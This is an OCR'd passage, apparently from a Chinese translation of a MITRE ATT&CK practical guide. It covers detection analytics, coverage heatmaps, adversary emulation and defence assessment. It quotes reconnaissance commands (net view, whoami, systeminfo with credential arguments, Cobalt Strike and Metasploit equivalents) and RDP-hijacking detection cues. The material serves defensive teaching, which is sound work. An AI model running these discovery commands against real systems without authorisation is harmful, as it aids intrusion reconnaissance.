
此部分内容还与 Andy Applebaum 将在第四章中讲述的 ATT&CK SOC 评估相关。当您的安全团队足够成熟，着手建立分析语料库时，您会想要使用 ATT&CK（无论是通过 ATT&CK Navigator 还是使用您自己的工具）跟踪您能够覆盖什么，不能够覆盖什么。例如，您可能会从分析愿望清单开始，期望能检测 Katie Nickels 和 Brian Beyer 在 SANS CTI 峰会演讲中指出的那些技术。



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
11 items	33 items	59 items	28 items	67 items	19 items
Drive-by Compromise	Command-Line Interface	Registry Run Keys / Startup Folder	Access Token Manipulation	Masquerading	Credential Dumping
Exploit Public-Facing Application	PowerShell	.bash_profile and .bashrc	Accessibility Features	Obfuscated Files or Information	Account Manipulation
External Remote Services	Scripting	Accessibility Features	AppCert DLLs	Scripting	Bash History
Hardware Additions	AppleScript	Account Manipulation	AppInit DLLs	Access Token Manipulation	Brute Force
Replication Through Removable Media	CMSTP	AppCert DLLs	Application Shimming	Binary Padding	Credentials in Files
Spearphishing Attachment	Compiled HTML File	AppInit DLLs	Bypass User Account Control	BITS Jobs	Credentials in Registry
Spearphishing Link	Control Panel Items	Application Shimming	DLL Search Order Hijacking	Bypass User Account Control	Exploitation for Credential Access
Spearphishing via Service	Dynamic Data Exchange	Authentication Package	Dylib Hijacking	Clear Command History	Forced Authentication
Supply Chain Compromise	Execution through API	BITS Jobs	Exploitation for Privilege Escalation	CMSTP	Hooking
Trusted Relationship	Execution through Module Load	Bootkit	Extra Window Memory Injection	Code Signing	Input Capture
Valid Accounts	Exploitation for Client Execution	Browser Extensions		Compile After Delivery	Input Prompt
	Graphical User Interface	Change Default File Association		Compiled HTML File	Kerberoasting
	InstallUtil	Component Firmware		Component Firmware	Keychain
	Launchctl			Component Object Model Hijacking	LLMNR/NBT-NS Poisoning and Relay

针对性攻击技术热度图


然后，您集成源自 CAR 的分析，将之涂成橙色，表明您至少拥有了一定程度的覆盖（如上图所示，单一分析不太可能提供给定技术的足够覆盖）。



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
11 items	33 items	59 items	28 items	67 items	19 items
Drive-by Compromise	Command-Line Interface	Registry Run Keys / Startup Folder	Access Token Manipulation	Obfuscated Files or Information	Credential Dumping
Exploit Public-Facing Application	PowerShell	.bash_profile and .bashrc	Accessibility Features	Masquerading	Account Manipulation
External Remote Services	Scripting	Accessibility Features	AppCert DLLs	Scripting	Bash History
Hardware Additions	AppleScript	Account Manipulation	AppInit DLLs	Access Token Manipulation	Brute Force
Replication Through Removable Media	CMSTP	AppCert DLLs	Application Shimming	Binary Padding	Credentials in Files
Spearphishing Attachment	Compiled HTML File	AppInit DLLs	Bypass User Account Control	BITS Jobs	Credentials in Registry
Spearphishing Link	Control Panel Items	Application Shimming	DLL Search Order Hijacking	Bypass User Account Control	Exploitation for Credential Access
Spearphishing via Service	Dynamic Data Exchange	Authentication Package	Dylib Hijacking	Clear Command History	Forced Authentication
Supply Chain Compromise	Execution through API	BITS Jobs	Exploitation for Privilege Escalation	CMSTP	Hooking
Trusted Relationship	Execution through Module Load	Bootkit	Extra Window Memory Injection	Code Signing	Input Capture
Valid Accounts	Exploitation for Client Execution	Browser Extensions		Compile After Delivery	Input Prompt
	Graphical User Interface	Change Default File Association		Compiled HTML File	Kerberoasting
	InstallUtil	Component Firmware		Component Firmware	Keychain
	Launchctl			Component Object Model Hijacking	LLMNR/NBT-NS Poisoning and Relay

融入CAR分析的热度图

接下来，您改进这些分析，添加更多内容来提升您对这些技术的覆盖率。最终，对其中一些检测足够满意时，您将之涂成绿色。谨记，100% 捕获给定技术的每个使用实例是不可能的，绿色不意味着完工，仅仅代表目前还算过得去而已。



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
11 items	33 items	59 items	28 items	67 items	19 items
Drive-by Compromise	Command-Line Interface	Registry Run Keys / Startup Folder	Access Token Manipulation	Masquerading	Credential Dumping
Exploit Public-Facing Application	Scripting	.bash_profile and .bashrc	Accessibility Features	Obfuscated Files or Information	Account Manipulation
External Remote Services	PowerShell	Accessibility Features	AppCert DLLs	Scripting	Bash History
Hardware Additions	AppleScript	Account Manipulation	AppInit DLLs	Access Token Manipulation	Brute Force
Replication Through Removable Media	CMSTP	AppCert DLLs	Application Shimming	Binary Padding	Credentials in Files
Spearphishing Attachment	Compiled HTML File	AppInit DLLs	Bypass User Account Control	BITS Jobs	Credentials in Registry
Spearphishing Link	Control Panel Items	Application Shimming	DLL Search Order Hijacking	Bypass User Account Control	Exploitation for Credential Access
Spearphishing via Service	Dynamic Data Exchange	Authentication Package	Dylib Hijacking	Clear Command History	Forced Authentication
Supply Chain Compromise	Execution through API	BITS Jobs	Exploitation for Privilege Escalation	CMSTP	Hooking
Trusted Relationship	Execution through Module Load	Bootkit	Extra Window Memory Injection	Code Signing	Input Capture
Valid Accounts	Exploitation for Client Execution	Browser Extensions		Compile After Delivery	Input Prompt
	Graphical User Interface	Change Default File Association		Compiled HTML File	Kerberoasting
	InstallUtil	Component Firmware		Component Firmware	Keychain
				Component Object Model	LLMNR/NBT-NS

结合CAR和自主开发分析的热度图

当然，随着时间推移，您会想要扩大自己关注事物的范围。您可以回顾第一章关于按威胁组织确定轻重缓急的论述，采用安全供应商发布的一些资源，基于他们观测到的技术普遍性来排序，或者，更进一步，为您从自身事件中了解到的行为专门开发分析。最后，您想开发越来越全面的检测集，以便能够检测出越来越多的对手攻击行为，而 ATT&CK 能赋予您这么做的记分卡。

小结

本章讲述了构建分析以检测 ATT&CK 技术的意义，描述了如何看待分析构建。本章在上一章的基础上揭示出，您不仅可以通过网络威胁情报了解对手能采取的举动，还能运用这些情报构建分析以检测这些技术。后面的章节将着重描述如何为您的防御构建包括分析在内的工程及评估过程，以及怎样执行全面的红队测试以验证您的防御。

资源

- 网络分析库 (CAR)：MITRE 的分析库
- EQL：Endgame 的开源分析库
- Sigma：一种工具无关的分析格式，附带按此格式编写的分析库，出自 Florian Roth 和 Thomas Patzke
- 威胁猎手战术手册 (ThreatHunter Playbook)：在日志数据中查找 ATT&CK 技术的策略库（即，不是分析，而是帮助您构建分析的大量信息），出自 Roberto Rodriguez
- 原子红队 (Atomic Red Team)：Red Canary 推出的红队测试库，可用于您的分析
- 检测实验室 (Detection Lab)：设置简易实验室测试分析的脚本集，Chris Long 编写
- BOTS：Splunk 的 Boss of the SOC 数据集，含背景噪音和红队攻击
- BRAWL Public Game：MITRE 的红队数据集
- ATT&CK Navigator：ATT&CK 矩阵数据可视化工具，包含分析覆盖

3 对手模拟与红队

Blake Strom、Tim Schulz 和 Katie Nickels

我们希望您已拨冗阅读了第一章开始使用 ATT&CK 获取威胁情报，以及第二章使用 ATT&CK 检测与分析的内容！本章是第三章，讲述使用 ATT&CK 做对手模拟和红队测试，演示我们该如何测试 John 教我们构建的这些新分析。

延续之前章节的主题，本章也将基于您团队的成熟度和资源拥有情况，划分为不同层次：

- **第一层**：适用于可能没有太多资源的新手
- **第二层**：适用于开始走向成熟的中等水平团队
- **第三层**：适用于拥有高级网络安全团队和更多资源的组织机构

对手模拟是红队对抗的一种类型，通过引入威胁情报定义红队动作和行为，来模拟组织机构的已知威胁。这就是对手模拟不同于渗透测试和其他形式红队的地方。

对手模拟器构造场景来测试对手战术、技术和程序 (TTP) 的特定方面。然后，红队在遵循场景的同时在目标网络上操作，测试防御面对模拟对手的表现。

鉴于 ATT&CK 是现实世界对手行为的庞大知识库，在对手或红队行为与 ATT&CK 之间建立联系并不困难。我们不妨来看看安全团队可如何使用 ATT&CK 进行对手模拟，帮助自身组织机构提升安全态势。

第一层


别担心，即使没有红队，小团队和重在防御的安全人员也可以从对手模拟中获益良多。有很多资源可用于强力助推利用符合 ATT&CK 的技术测试您的防御。我们会重点强调该如何尝试简单测试来试水对手模拟。

原子红队 (Atomic Red Team) 是 Red Canary 维护的一个开源项目，由一系列脚本组成，可用于测试您检测映射至 ATT&CK 技术的特定技术与程序的情况。例如，您已遵从第一章的建议查阅了APT3 使用的网络共享发现 (Network Share Discovery) 技术 (T1135)。您的情报团队将此信息传给了检测团队，然后，遵循第二章的指导，他们编写了行为分析来检测有没有对手执行了此技术。但您怎么知道自己是否真的检测到此技术呢？

可使用原子红队 (Atomic Red Team) 测试个别技术与程序，验证行为分析和监视功能是否符合预期。

原子红队库中有很多原子测试，每个原子测试都有专属于被测 ATT&CK 技术的目录。您可以 ATT&CK 矩阵格式查看整个库。

选择 T1135 页面，查看记录下来的原子测试细节与不同类型。其中每个测试都含有很多信息，包括所用技术、支持平台和测试执行方法。



Atomic Test #2 - Network Share Discovery command prompt

Network Share Discovery utilizing the command prompt

Supported Platforms: Windows

Inputs

Name	Description	Type	Default Value
computer_name	Computer name to find a mount on.	string	computer1

Run it with `command_prompt` **!**


```
net view \\#{computer_name}
```

T1135 原子测试细节

我们看到有三个测试选项，决定选择#2命令行方式。于是，我们打开命令行，将命令复制粘贴进去，加上计算机名，执行此条命令。

现在，我们就执行了我们的首个原子测试！执行后，我们可以观察实际检测到的东西，是不是我们期待检测到的。例如，“net view”命令执行后，我们的 SIEM 工具本应触发一条行为分析，但我们发现实际上并没有，然后顺藤摸瓜查出是我们的日志没有从主机上正确导出。处理故障解决问题后，您便做出了可度量的改进，更有机会在未来捕获使用此程序的对手。

这些原子测试可以聚焦个别 ATT&CK 技术，令基于 ATT&CK 的防御覆盖更便于开展，因为您可以从一次测试一个技术开始，慢慢扩展开来。



用ATT&CK执行原子测试的周期

*奖励关卡1.5：已搞定用原子红队执行对手模拟测试，准备好尝试可以串连行为序列的东西了吗？*接下来，我们来看看 *CALDERA*！ *CALDERA 是 MITRE 创建的自动化对手模拟系统，内置很多映射至 ATT&CK 技术的行为。构建测试时，操作者可以之拾取单个技术或链起多个技术，开始自动测试行为序列，而不是手动执行单个原子测试。您可使用预置场景，或挑选映射至特定待测 ATT&CK 技术的程序（CALDERA 中称为能力）来定义更具体的场景。*

第二层

若您已具备红队功能，将 ATT&CK 集成进您的现有红队对抗好处多多。红队对抗中使用的技术映射至 ATT&CK，可以提供撰写报告和讨论缓解措施的通用框架。

起步时，您可先将现有计划操作或在用工具映射至 ATT&CK。映射红队程序至 ATT&CK 与映射威胁情报至 ATT&CK 很相似，可以参考第一章中 Katie 列出的六步过程建议。

幸运的是，有时候映射技术就跟在 ATT&CK 网站上搜索所用命令一样简单。举个例子，如果我们的红队操作中使用了“whoami”命令，我们可以在 ATT&C K网站上搜索这条命令，发现可能适用于两个技术：系统所有者/用户发现 (System Owner/User Discovery) (T1033) 和命令行接口 (Command-Line Interface) (T1059)。

HTTPS://ATTACK.MITRE.ORG 上的搜索功能

着手映射红队程序至 ATT&CK 的另一个有用资源，是 APT3 对手模拟战地手册 (Adversary Emulation Field Manual)。手册拆解了 APT3 用过的逐命令操作，全都映射到了 ATT&CK。

Category	Built-in Windows Command	Cobalt Strike	Metasploit
Discovery			
T1082	ver	shell ver	
T1082	set	shell set	get_env.rb
T1033	whoami /all /fo list	shell whoami /all /fo list	getuid
T1082	net config workstation net config server	shell net config workstation shell net config server	
T1016	ipconfig /all	shell ipconfig	ipconfig post/windows/gather/enum_domains
T1082	systeminfo [/s COMPNAME] [/u DOMAIN\user] [/p password]	systemprofiler tool if no access yet (victim browses to website) or	sysinfo, run winenum, get_env.rb

APT3 对手模拟战地手册节选


如果您的红队使用 Cobalt Strike 或 Empire 等工具，恭喜你！这些工具已经映射到 ATT&CK 了。手握映射至 ATT&CK 的各命令、脚本和工具，现在您就可以策划对抗了。

有些红队有自己久经检验的实用工具箱和操作方法。他们知道哪些东西有效，因为他们一直用得顺手。但他们未必总是清楚的是，自己行之有效的 TTP 到底能覆盖（或未覆盖！）多少可能盯上自家组织机构的已知威胁。这就导致理解面对真实对手的防御效果时会出现偏差了。而您真正要防御的是针对您环境的现实对手，可不是红队本身。

我们想要确保不仅仅是因为工具有这功能才执行这些技术——我们要模拟我们关注的真正对手，提供更有价值的评估。例如，我们可以与 CTI 团队沟通，了解到他们正担心来自伊朗 OilRig 威胁组织的攻击。

由于 ATT&CK 中所有东西都是结构化的，我们可以使用 ATT&CK Navigator，将 Cobalt Strike 等现有工具可以执行的技术，与从开源报告中得知 OilRig 使用的技术做对比。（您可查阅 Navigator 演示，了解如何进行技术比对。)下图中，Cobalt Strike 技术标红，OilRig 技术标蓝，Cobalt Strike 可执行而 OilRig 使用过的技术标为紫色。

这些标为紫色的技术，就是我们可以利用现有工具执行，模拟组织机构首要考虑攻击的那些。



显示 Cobalt Strike 与 OilRig 技术重叠的 ATT&CK 矩阵

除了识别 Cobalt Strike 与 OilRig 的技术重叠，此分析还可揭示程序层面上变化红队惯用行为的机会所在。

红队所用工具可能会以某种特定方式实现技术，但对手未必会用这种方式执行技术。具备这种认知可促使红队在多个测试中采用*不同*行为，在对手模拟过程中更好地覆盖威胁可能采取的行动。

这一阶段，我们还可加入以命令行或脚本手动执行的技术。然后往 Navigator 中添加注释，说明我们将要执行这些技术的顺序和方法。

规划红队操作时可从映射至 ATT&CK 受益，执行完操作反馈给蓝队时同样能收获益处。如果蓝队将分析、检测和控制映射回 ATT&CK，您也能以双方通用的语言十分方便地沟通自己执行了什么，他们的防御在哪些方面是成功的。在报告中包含 ATT&CK Navigator 图（甚至另存的 Navigator 图层），有助于平滑此沟通过程，赋予他们改进的模板。

奖励关卡 2.5：使用 ATT&CK 规划对抗和报告结果后，试试利用 ATP3 模拟计划 (APT3 Emulation Plan)，或基于该计划的 ATT&CK 评估首轮 (ATT&CK Evaluations Round 1) 场景，执行模拟 APT3 的对抗，显示针对特定对手组织的基准测试。

第三层

至此，您的红队正将 ATT&CK 集成进操作中，并从向蓝队反馈中收获价值。为进一步提升您的团队及其影响力，您可与所属组织机构的 CTI 团队协作，通过创建您自己的对手模拟计划，使用他们收集的数据，为特定对手量身打造对抗模拟。


创建您自己的对手模拟计划，仰赖最大程度地结合红队与您持有的威胁情报：**从现实世界中攻击您的对手身上观测到的行为！**红队可将此情报转化为有效测试，显示出哪些防御工作执行良好，又有哪些地方需要补充资源。

安全测试暴露出可见性与控制缺口时，若您能揭示这些漏洞有很大概率已为已知对手所利用，影响程度会高很多。将您的 CTI 与对手模拟工作相结合，既能增加测试有效性，又能强化对高级领导层的影响力，促使他们做出改变。

我们在下图中提出了一个包含五个步骤的过程，用以创建对手模拟计划、执行操作，以及驱动防御改进。（了解此过程的详细描述，请参见 Katie Nickels 和 Cody Thomas 的《用 ATT&CK 执行基于威胁的对手模拟》(Threat-Based Adversary Emulation with ATT&CK)。）

对手模拟计划创建过程

1. **收集威胁情报**——基于您组织机构的威胁选择一个对手，与 CT I团队合作，分析有关此对手所作所为的情报。将您的组织机构所了解的情报与公开可用情报结合起来，记录此对手的行为、目标，分析他们是暴徒抢劫式还是细水长流式攻击。
2. **抽取技术**——与将红队操作映射至 ATT&CK 技术的方式相同，和您的情报团队一起，将您持有的情报映射至特定技术。可以指引您的 CTI 团队去阅读本书第一章，让他们了解该如何进行这一操作。
3. **分析与组织**——既然您已拥有关于对手及其操作方式的大量情报，那就以便于创建具体计划的方式，将此信息绘制成他们的操作流程图。例如，下图就是 MITRE 为 APT3 对手模拟计划创建的操作流程。



APT3 操作流程

4. **开发工具和程序**——现在您知道自己希望红队做什么了，确定如何实现即可。需考虑：
    - 威胁组织是怎么使用此技术的?
    - 威胁组织是否根据环境上下文选用不同技术?
    - 我们可以使用哪些工具来复制这些 TTP?
5. **模拟对手**——计划形成后，红队就有了执行模拟对抗的能力。如我们向所有使用 ATT&CK 的红队对抗所建议的，红队应与蓝队密切合作，获取对蓝队可见性漏洞及其成因的深入理解。

这整个过程完成后，红队和蓝队即可与CTI团队一同确定下一个要重复此过程的威胁，创建连续的对抗活动，测试防御面对现实世界攻击行为的抗性。

小结

本章为您展示了如何使用 ATT&CK 进行红队测试和对手模拟，无论您拥有什么资源都可执行（包括您甚至还没有红队的情况）。我们希望您已通览全书，书中各主题互为基础，威胁情报启示分析创建，分析可经由对手模拟加以验证和改进——所有一切均使用 ATT&CK 通用语言。下一章（最后一章）将探讨使用 ATT&CK 执行评估与工程，完结我们的 ATT&CK 实践入门系列。

4 评估与工程

Andy Applebaum

前几章中，我们讲述了如何使用 ATT&CK 获取威胁情报，执行检测与分析，以及进行对手模拟。本章我们将探讨评估与工程，演示如何使用 ATT&CK 衡量和提升您的防御。从很多方面上讲，本章内容构建在前几章的基础之上，我们建议您先阅读前面几章。

为便于您理解，与前面几章保持一致，本章仍将基于您的安全团队成熟度和可用资源划分为三个层次：

- **第一层**：适用于可能没有太多资源的新手
- **第二层**：适用于开始走向成熟的中等水平团队
- **第三层**：适用于拥有高级网络安全团队和更多资源的组织机构

开始“评估”乍听之下有点骇人，谁会喜欢被评估呢？但 ATT&CK 评估是为安全工程师和架构师提供有用数据不可或缺的一部分，可供他们用以合理化基于威胁的安全改善：

1. 评估当前防御应对 ATT&CK 中技术与对手的情况
2. 发现当前安全覆盖中的重大漏洞
3. 改善防御或引入新的防御以解决这些漏洞

评估与工程过程

评估与工程的层次是累积且互为基础的。即使您认为自己是高级网络安全团队，我们依然鼓励您从第一层开始，走完整个过程，平稳进入更高层的评估。

第一层

如果您与小型团队合作，没有太多资源，而您正考虑进行全面评估，打住！马上创建完全着色的 ATT&CK 矩阵热度图，可视化展现您的安全覆盖，这听起来十分诱人，但这么做更有可能耗尽您的精力，而不是让您用得兴致勃勃。

我们应从小处入手：选择一种技术，确定您对此技术的覆盖率，然后做出适当的工程强化以开始检测此技术。从一种技术推开的做法，可以使您逐渐领会执行较大评估的方法。

提示：不确定从哪种技术开始？查阅第一章，弄清您将如何使用 ATT&CK 和威胁情报选择着手点。

选出要关注的技术后，您会想要明确自己对此技术的覆盖情况。尽管您可以使用自己的评价标准，我们仍建议您从下列覆盖类别开始：

- 您的现有分析可能会检测此技术；
- 您的分析不会检测此技术，但您正拉取合适的数据源以检测之；
- 您当前不打算拉取合适的数据源来检测此技术。


提示：刚开始时，使用简单的评分类别：能否检测？

衡量覆盖的一个好方法，是审视您的分析以确定已经覆盖了哪些技术。这一过程可能有些耗时，但回报丰厚：很多 SOC 已拥有可能映射回 ATT&CK 的规则和分析，即使原本并不是为此而设。很多时候，您需要引入有关此技术的其他信息——可从该技术的 ATT&CK 页面或外部源获取。

举个例子，假设我们在查看远程桌面协议 (Remote Desktop Protocol) (T1076)，且已经有了以下警报：

1. 流经 22 端口的所有网络流量
2. AcroRd32.exe 生成的所有进程
3. 名为 tscon.exe 的任意进程
4. 流经 3389 端口的所有内部网络流量

查看针对远程桌面协议的 ATT&CK 技术页面，我们可以很快看到，规则 #3 匹配“检测”标头下列出的内容。网络搜索显示，规则 #4 描述的 3389 端口也关联此技术。



Detection

Use of RDP may be legitimate, depending on the network environment and how it is used. Other factors, such as access patterns and activity that occurs after a remote login, may indicate suspicious or malicious behavior with RDP. Monitor for user accounts logged into systems they would not normally access or access patterns to multiple systems over a relatively short period of time.

Also, set up process monitoring for `tscon.exe` usage and monitor service creation that uses `cmd.exe /k` or `cmd.exe /c` in its arguments to prevent RDP session hijacking.

远程桌面协议检测文本

若您的分析已经覆盖此技术，恭喜！记录下您对此技术的覆盖，然后选取另一个技术再次展开上述评估过程。如果您尚未覆盖此技术，看看其 ATT&CK 页面列出的数据源，确定自己是否已经拉取了正确的数据来构建新分析。如果已拉取，那就只是个构建问题。

但如果还没有拉取正确的数据，该怎么做呢？这就是该工程进场的地方了。不妨将此技术的 ATT&CK 页面列出的数据源当作潜在起点，尝试估测您开始收集的难度和您使用这些数据源的有效性。

> *提示：Windows 事件日志是常被提到的一个数据源，提供对很多 ATT&CK 技术的可见性。上手事件日志的一个良好资源是 Malware Archaeology 的 Windows ATT&CK 登录欺骗工作表 (Logging Cheat Sheet)，此表将 Windows 事件映射至您可以之检测的技术。*

244 种 ATT&CK 技术中 97 种可用进程命令行参数检测，
可通过 Windows 4688 事件摄入

晋级下一层次：别停留在一个技术上——多次执行此过程，每次另选一两个技术。使用 ATT&CK Navigator 记录下您的结果，这是生成 ATT&CK 覆盖热度图的绝佳工具。

对此过程满意后，执行数据源分析，生成基于您所拉取数据源的可检测技术热度图。Olaf Hartong 的 ATT&CK 数据地图 (Datamap) 项目、DeTT&CT和 MITRE 自己的 ATT&CK 脚本可助您更好上手。

